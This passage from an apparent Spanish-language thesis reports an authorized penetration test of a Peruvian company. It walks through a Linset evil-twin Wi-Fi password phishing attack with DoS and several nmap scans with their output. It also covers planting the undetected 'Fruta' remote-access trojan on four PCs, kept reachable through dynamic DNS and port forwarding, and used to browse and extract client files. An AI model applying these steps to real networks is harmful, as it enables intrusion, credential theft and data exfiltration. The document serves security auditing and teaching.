Para la realización de la fase 04 de mantener acceso, se realizó con el apoyo de utilitarios como **DUC v4.1.0** que nos permite que la IP de nuestra pc no cambie con el tiempo y así asegurar que el troyano enviado siempre esté conectado a nuestra pc. Para ellos se creó una cuenta en el programa DUC. Y se descargó su aplicación de escritorio.


Figura 120. Acceso a DUC V4.1.0



Fuente: Elaboración Propia

Además se tuvo que configurar el Router para abrir puertos con el cual el troyano "Fruta" realizo su función. En este caso se utilizó un Router Cisco del proveedor de Claro.

Figura 121. Abrir puertos Router Cisco




Fuente: Elaboración Propia

Pasos para la creación del troyano "Fruta"

Los datos de conexión del programa DUC se introdujeron en la configuración de creación del troyano "Fruta".


Figura 122. Configuración de Troyano



Fuente: Elaboración Propia

Después de la creación del troyano con el nombre "DBPERU.jar", se copiara a "Kali live" para poder enviarse por red a la pc víctima con la **IP 192.168.3.5**


Figura 123.Pasar troyano a máquina virtual Kali Linux



Fuente: Elaboración Propia

Se Copiara el archivo "DBPERU.jar" a la pc de la victima

Figura 124.Copiar Archivo a PC victima



Fuente: Elaboración Propia

Verificar si estamos conectados con la pc de la victima

Figura 125.Verificación de conexión con la PC de la victima

Fuente: Elaboración Propia


Para visualizar los archivos del escritorio de la víctima con el comando **dir**

Figura 126.Comando para ver archivos de la victima

Fuente: Elaboración Propia

Nos listara todos los archivos y se buscara el troyano copiado

Figura 127.Lista de archivos en el escritorio de PC victima



Fuente: Elaboración Propia

Se ejecutó el archivo copiado.

Figura 128. Ejecutar archivo copiado

Fuente: Elaboración Propia

Este mismo procedimiento se aplicó a las 04 PC auditadas.


En la imagen nos muestra el troyano en ejecución desde el programa **"FRUTA 1.0"**

Figura 129. PC Infectadas con el troyano Fruta

Fuente: Elaboración Propia

Se procedió a realizar la captura de pantalla de la IP **192.168.3.6** que pertenece a **ventas01.**

Figura 130.Visualización en tiempo real de PC Ventas01




Fuente: Elaboración Propia

Además nos permitió visualizar las unidades lógicas, permitiendo hacer modificaciones a documento y carpetas, extraer la información, y realizar diferentes acciones como abrir navegadores de internet, mandar mensajes, apagar la PC, eliminar antivirus, dañar procesos de ejecución de navegadores como google Chrome y Mozilla, dañar servicios de administrador de tareas, etc.

En la siguiente imagen podemos listar las unidades lógicas de la con la **IP 192.168.3.6 (ventas01)**


Figura 131.Visualización de Unidades Lógicas de PC ventas01



Fuente: Elaboración Propia

Captura de pantalla de la IP **192.168.3.5** que pertenece a **soportesistemas**


Figura 132.Visualización en tiempo real de PC soportesistemas



Fuente: Elaboración Propia

En la siguiente imagen se realizó la búsqueda de información importante para su extracción, vulnerando **confidencialidad**, además de poder hacer modificaciones, vulnerando la **integridad**.


Figura 133. Búsqueda de Información en PC soportesistemas



Fuente: Elaboración Propia

En la presente imagen se pudo encontrar cuentas de clientes de la zona norte en formato XLs.

Figura 134. Hallazgo de información importante



Fuente: Elaboración Propia

Resumen Fase 04 – Mantener Acceso:

Con la aplicación del troyano "fruta", un troyano indetectable que es capaz de ejecutarse bajo plataforma Windows. Se pudo mantener el acceso a las pc ya que su ejecución siempre se dará mientras este prendida el equipo. No fue reconocida por el antivirus. Y nos permitió evaluar aspectos fundamentales de la seguridad como **disponibilidad** al poder permitirnos tener el control, **Integridad** al permitir realizar modificaciones, eliminar documentos, carpetas, etc. y a la **Confidencialidad**, al permitir poder realizar búsquedas por todos los directorios y extraer la información de documentos valiosos.

CAPÍTULO 5. MATERIALES Y MÉTODOS

5.1. Tipo de diseño de investigación.

- **Pre Experimental con Diseño Post Prueba**

5.2. Material de estudio.

5.2.1. Unidad de estudio.

Sistema informático

5.2.2. Población – Muestra.

Existen 2 sistemas informáticos:

- Sistemas de gestión comercial (Escritorio)
- Sistema de control de asistencia de personal.

5.3. Técnicas, procedimientos e instrumentos.

Técnicas:

- **Observación:** Observar las consecuencias que conlleva la generación de ataques a los sistemas Informáticos.
- **Experimentación:** Se experimentará sobre puntos de acceso, verificando comportamientos y respuesta a los ataques sobre estos.
- **Entrevistas:** Entrevistas a los asesores, para obtener diferentes puntos de vista y enfocarse en ideas de experiencias profesionales.

Procedimientos e Instrumentos:

De acuerdo a los intereses que tiene la empresa por hallar vulnerabilidades de acceso a los sistemas de información. La empresa Data Business SAC propuso objetivos auditables. **Ver anexo 02. Determinación de los objetivos de intrusión.**

Para el desarrollo de la metodología **OSSTMM** de auditoría de Pentesting o Penetration Testing se realizaría en 04 fases simulando el ataque de un hacker, las cuales serían:

5.3.1. Para recolectar datos.

Fase 01 de Reconocimiento: Se recopilará información sobre el objetivo (Data Business SAC, Trujillo) y se realiza antes del ataque, se hará el día lunes 04/08/2014 al miércoles 06/08/2014, para ello se utilizara diferentes técnicas y herramientas como:

Técnica de Auditoría	Herramienta
Footprinting	Active Whois, VRC, NetScam
Fingerprinting	Foca
Ingeniería Social	Manipulación de usuarios de la empresa.
Metadatos	Foca
Google Hacking	Google Search

Fase 02 de Escaneo: Se recopilara la información para determinar la arquitectura de la red objetivo (Data Business SAC), además nos permitirá construir un inventario de sistemas accesibles en la red objetivo (sede Trujillo), y se hará el día Jueves 07/08/2014 al viernes 08/08/2014, para ello se utilizara diferentes técnicas y herramientas mencionadas.

Técnica	Herramienta
Escaneo	IPScan
Numeración	Nmap 6.45
Detección de Vulnerabilidades	IPScan, Nmap

Fase 03 de Obtener Acceso: De manera controlada se realizara la explotación de las vulnerabilidades en aquellos objetivos mencionados en el **Anexo 02.** Se realizara el día Lunes 11/08/2014 al miércoles 13/08/2014. Para ello se utilizara diferentes técnicas y herramientas como:

Técnica de Auditoría	Herramienta
Hackeo de Sistemas	Kali Linux
Client Side Penetration Testing	Kali Live
Inyecciones SQL	SqlMap, SQL DORK
Análisis de Trafico	WireShark
Wireless Penetration Testing	Wifislax

Fase 04 Mantener el Acceso: En esta fase se retendrá los privilegios obtenidos, además de blindar el sistema contra otros ataques posibles de hackers, protegiendo la puerta trasera, rootKits troyanos para volvernos a conectar en cualquier instante en el tiempo. Para ellos se utilizara diferentes técnicas y herramientas. Se realizara el día Jueves 14/08/2014 al Lunes 18/08/2014.

Técnica de Auditoría	Herramienta
Troyanos y Backdoor	Kali Live, Frutas 1.0

La información recolectada se ira documentando detalladamente en el informe de proyecto de tesis. Y los resultados obtenidos de acuerdo a los objetivos auditables se irán documentando en el informe **STAR (Security Test Audit Report**).

La auditoría de Penetration Testing no debe superar los 30 días.

El día Jueves 21/08/2014 al Lunes 25/08/2014 se realizara el análisis de las vulnerabilidades.

El día Martes 26/08/2014 al Jueves 28/08/2014 se realizara el análisis de los resultados.

El día Viernes 29/08/2014 se realizara la entregada del informe final dando a conocer los objetivos de intrusión, además de emitir opinión y recomendaciones de seguridad de la información y se hará el cierre del proyecto.

5.3.2. Para procesar datos.

- **Trabajo de campo:**

  Con el trabajo de campo permitió obtener toda la información pública (internet) y privada (Obtener Acceso) para dar un diagnóstico de posibles vulnerabilidades en la auditoria, donde un posible hacker pueda explotar y tener control de los sistemas informáticos.

- **Gráficos:**

  Los gráficos nos permitirán visualizar la información contenida en las tablas de manera rápida y sencilla, demostrando con mayor claridad la relación

que estos datos tienen entre sí. **(Terra, s.f.)** Permitiendo construir gráficos como:

- ✓ Ataques Relacionados a los pilares de La seguridad de la Información y Tipos de Ataques realizados Vrs el impacto

- **Análisis e Interpretación**

  Se realizó análisis e interpretación de los datos obtenidos por las diferentes herramientas en el Pentesting, herramientas utilizadas en las diferentes fases como nmap, wireshark, TheHarvester, etc.

Validación del instrumento:

Para obtener datos confiables el instrumento fue sometido primero a una observación y posterior evaluación de un experto en auditoria Hacking Ético. Esta técnica permite obtener la opinión un experto en el tema de estudio, lo cual refuerza la validación del instrumento, ya que es sometido a juicio por el especialista en el área de auditorías Penetration Testing. Dicha persona validara el proceso realizado en la presente auditoria a la empresa Data Business SAC.

CAPÍTULO 6. RESULTADOS

Los resultados obtenidos en la auditoría de Penetration Testing de acuerdo a los objetivos auditables se irán documentando en el informe **START (Security Test Audit Report)** la cual se detalla en el **Capítulo 6. Resultados.**

Security Test Audit Report

Data Business SAC

26 de Agosto, 2014

Seguridad Ofensiva

Br. Walter Cruz Saavedra

Trujillo – Perú

Resumen Ejecutivo:

El bachiller **Cruz Saavedra Walter G**. ha sido contratado para llevar a cabo pruebas de penetración contra los sistemas informáticos de la empresa **Data Business SAC**. La evaluación se llevó a cabo de una manera que simulaba un agente malicioso participado en un ataque dirigido contra la empresa con los objetivos de:

1. Identificar si un atacante remoto podría penetrar las defensas de Data Business SAC.
2. Determinar el impacto de un fallo de seguridad en:
    - La integridad de los sistemas de información de la empresa y/o documentos importantes.
    - La confidencialidad de la información de los clientes de la compañía.
    - La infraestructura interna y la disponibilidad de los sistemas de información de la empresa Data Business SAC.

La evaluación se llevó a cabo de acuerdo con los objetivos formulados en el **Anexo 02. "Determinación de los objetivos de intrusión"** y respetando el documento escrito en el **Anexo 03. "Acuerdo de confidencialidad, secreto y autorización".**

Los resultados de esta evaluación serán utilizados por Data Business SAC para impulsar las decisiones futuras en cuanto a la dirección de su programa de seguridad de la información. Todas las pruebas y las medidas se llevaron a cabo bajo condiciones controladas.

Resumen de Resultados:

La auditoría de Penetration Testing se llevó a cabo contra los sistemas de información de la empresa Data Business SAC con el conocimiento de que este espacio sería considerado a robos informáticos. El trabajo se realizó simulando el ataque de un hacker en sus diferentes fases.

Se determinó que la Empresa Data Business SAC, Trujillo no cuenta con personal dedicado a seguridad perimetral, y el personal no cuenta con conocimientos básicos de seguridad de la información, por lo que se pudo aplicar ingeniería social y engañar a favor del auditor.

Al revisar la seguridad inalámbrica, se descubrió que cuenta con seguridad WPA, aprovechando los bajos conocimientos del personal con respecto a seguridad informática se aplicó un ataque de ingeniería social y DoS (denegación de servicio) extrayendo la clave WIFI y poder asociarse a la red LAN de la empresa.

Este acceso permitió identificar los recursos de la red interna. Con respecto a la cantidad de pc activas, sistemas operativos, puertos abiertos vulnerables. Se determinó que se cuentan con 05 pc activas. Entre ellas se encuentran instaladas 02 Windows XP con puerto 443 vulnerable y 03 Windows 7 con puerto 445 vulnerable.


Estos puertos vulnerables fueron explotados para obtener acceso a las PC a través de troyanos (códigos Maliciosos), que luego se extendió a la captura de usuarios y contraseña de acceso al servidor (IP 10.1.1.63) donde se encuentra alojado el sistema de gestión comercial de la empresa, servidor de correos y archivos. Donde los sistemas se vieron comprometidos al permitir un nivel de intrusión alto, donde el auditor pudo acceder a la base de datos interna, donde se almacena la información de clientes, ingresos y egresos de la empresa, etc., además de encontrar documentos importantes como contratos con clientes, costos de productos, etc.

Además se pudo instalar Backdoor, donde un hacker puede tener acceso a los ordenadores en cualquier instante, debido a que no fueron detectados por los antivirus presentes, y no contar con otros mecanismos de seguridad.

Narrativa de Ataque:

Fase 01. Reconocimiento - Ataque a la Seguridad Inalámbrica WPA2

Durante la realización de reconocimiento de la señal wifi, se descubrió que cuenta con seguridad WPA, si bien es la más alta seguridad inalámbrica no es escasa a ataques para obtener la clave, se utilizó la herramienta **Linset** del kit de herramientas Wifislax.




Para llevar a cabo este ataque, el auditor utiliza ingeniería social (engaño a personas a favor de un atacante) y ataques DoS (denegación de servicio).

Para que este ataque se ejecute correctamente, un usuario debe utilizar los servicios inalámbricos, tanto como celulares y laptops.


El método de verificación de la contraseña será a través del handshake obtenido.

La captura del handshake será masiva al Access Point y será estricto la comprobación, lo que significa que si la victima coloca una contraseña errónea no volverá la señal wifi.



La herramienta habrá cancelado la señal wifi, donde al usuario no podrá conectarse a internet. El usuario intentara navegar por internet sin éxito, al abrir un navegador aparecerá una interfaz falsa de conexión, el usuario victima por intentar conectarse ingresara la clave de la red wifi, esto será verificado por el handshake capturado, al validar que es correcto, nos mostrara la clave en la siguiente ventana, además de devolver la señal wifi a la víctima.


Asi de esta manera aplicando ingenieria social y DoS se obtuvo la contraseña WIFI.



Fase 02.Escaneo y Numeración - Descubriendo puertos vulnerables

Con acceso a la red interna de la empresa Data Business SAC, Trujillo, el siguiente objetivo es la detección de puertos vulnerables para su explotación.

Además de trazar un mapa de la red interna, para tener conocimientos de los IP y cantidad de host activos.



Después de investigar posibles vectores de ataque, se descubrió que se cuentan con sistemas operativos Windows XP con el puerto 445 abierto y Windows 7 con el puerto 443 abierto.

Para ello se utilizó la herramienta Nmap para todos los host de la red LAN.

Escaneo al host marketingnorte con IP 192.168.3.3

Para ello se utilizó el comando: nmap --script smb-os-discovery.nse 192.168.3.3

```
Nmap scan report for 192.168.3.3
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 10:78:D2:35:39:33 (Elitegroup Computer System CO.)

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: marketingnorte
|   NetBIOS computer name: MARKETINGNORTE
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T15:31:45-05:00
```

Escaneo al host Jefe Ventas con IP 192.168.3.4

Para ello se utilizó el comando: nmap --script smb-os-discovery.nse 192.168.3.4

```
Nmap scan report for 192.168.3.4
Host is up (0.00088s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
80/tcp   open   http
139/tcp  open   netbios-ssn
443/tcp  open   https
445/tcp  open   microsoft-ds
2869/tcp closed icslap
MAC Address: 10:BF:48:89:1D:E5 (Asustek Computer)

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: JefeVentas
|   NetBIOS computer name: JEFEVENTAS
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T12:29:22-05:00
```

Escaneo al host soportesistemas con IP 192.168.3.5

Para ello se utilizó el comando: nmap --script smb-os-discovery.nse 192.168.3.5

```
Starting Nmap 6.47 ( http://nmap.org )
Nmap scan report for 192.168.3.5
Host is up (0.0037s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
MAC Address: 78:E3:B5:74:49:59 (Hewlet
```

```
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: soportesistemas
|   NetBIOS computer name: SOPORTESISTEMAS
|   Workgroup: DBTRUJILLO
|_  System time: 2014-09-03T12:09:31-05:00

Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

Escaneo al host ventas01 con IP 192.168.3.6

Para ello se utilizó el comando: nmap --script smb-os-discovery.nse 192.168.3.6

```
Nmap scan report for 192.168.3.6
Host is up (0.0073s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:16:76:98:C7:D3 (Intel Corporate)

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: ventas01
|   NetBIOS computer name: VENTAS01
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T12:29:32-05:00
```

Escaneo al host ventas02 con IP 192.168.3.7

Para ello se utilizó el comando: nmap --script smb-os-discovery.nse 192.168.3.7

```
Nmap scan report for 192.168.3.7
Host is up (0.0033s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 00:90:FB:35:53:92 (Portwell)

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: ventas02
|   NetBIOS computer name: VENTAS02
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T12:29:31-05:00
```

Resumen de Escaneo de Puertos

IP Host	HostName	Sistema Operativo	Puertos Abiertos
192.168.3.1	Router	-	23
192.168.3.2	Teléfono VOIP	-	23,80
192.168.3.3	Marketingnorte	Windows XP	135,139,445
192.168.3.4	jefeventas	Windows XP	139,80,443,445,2869
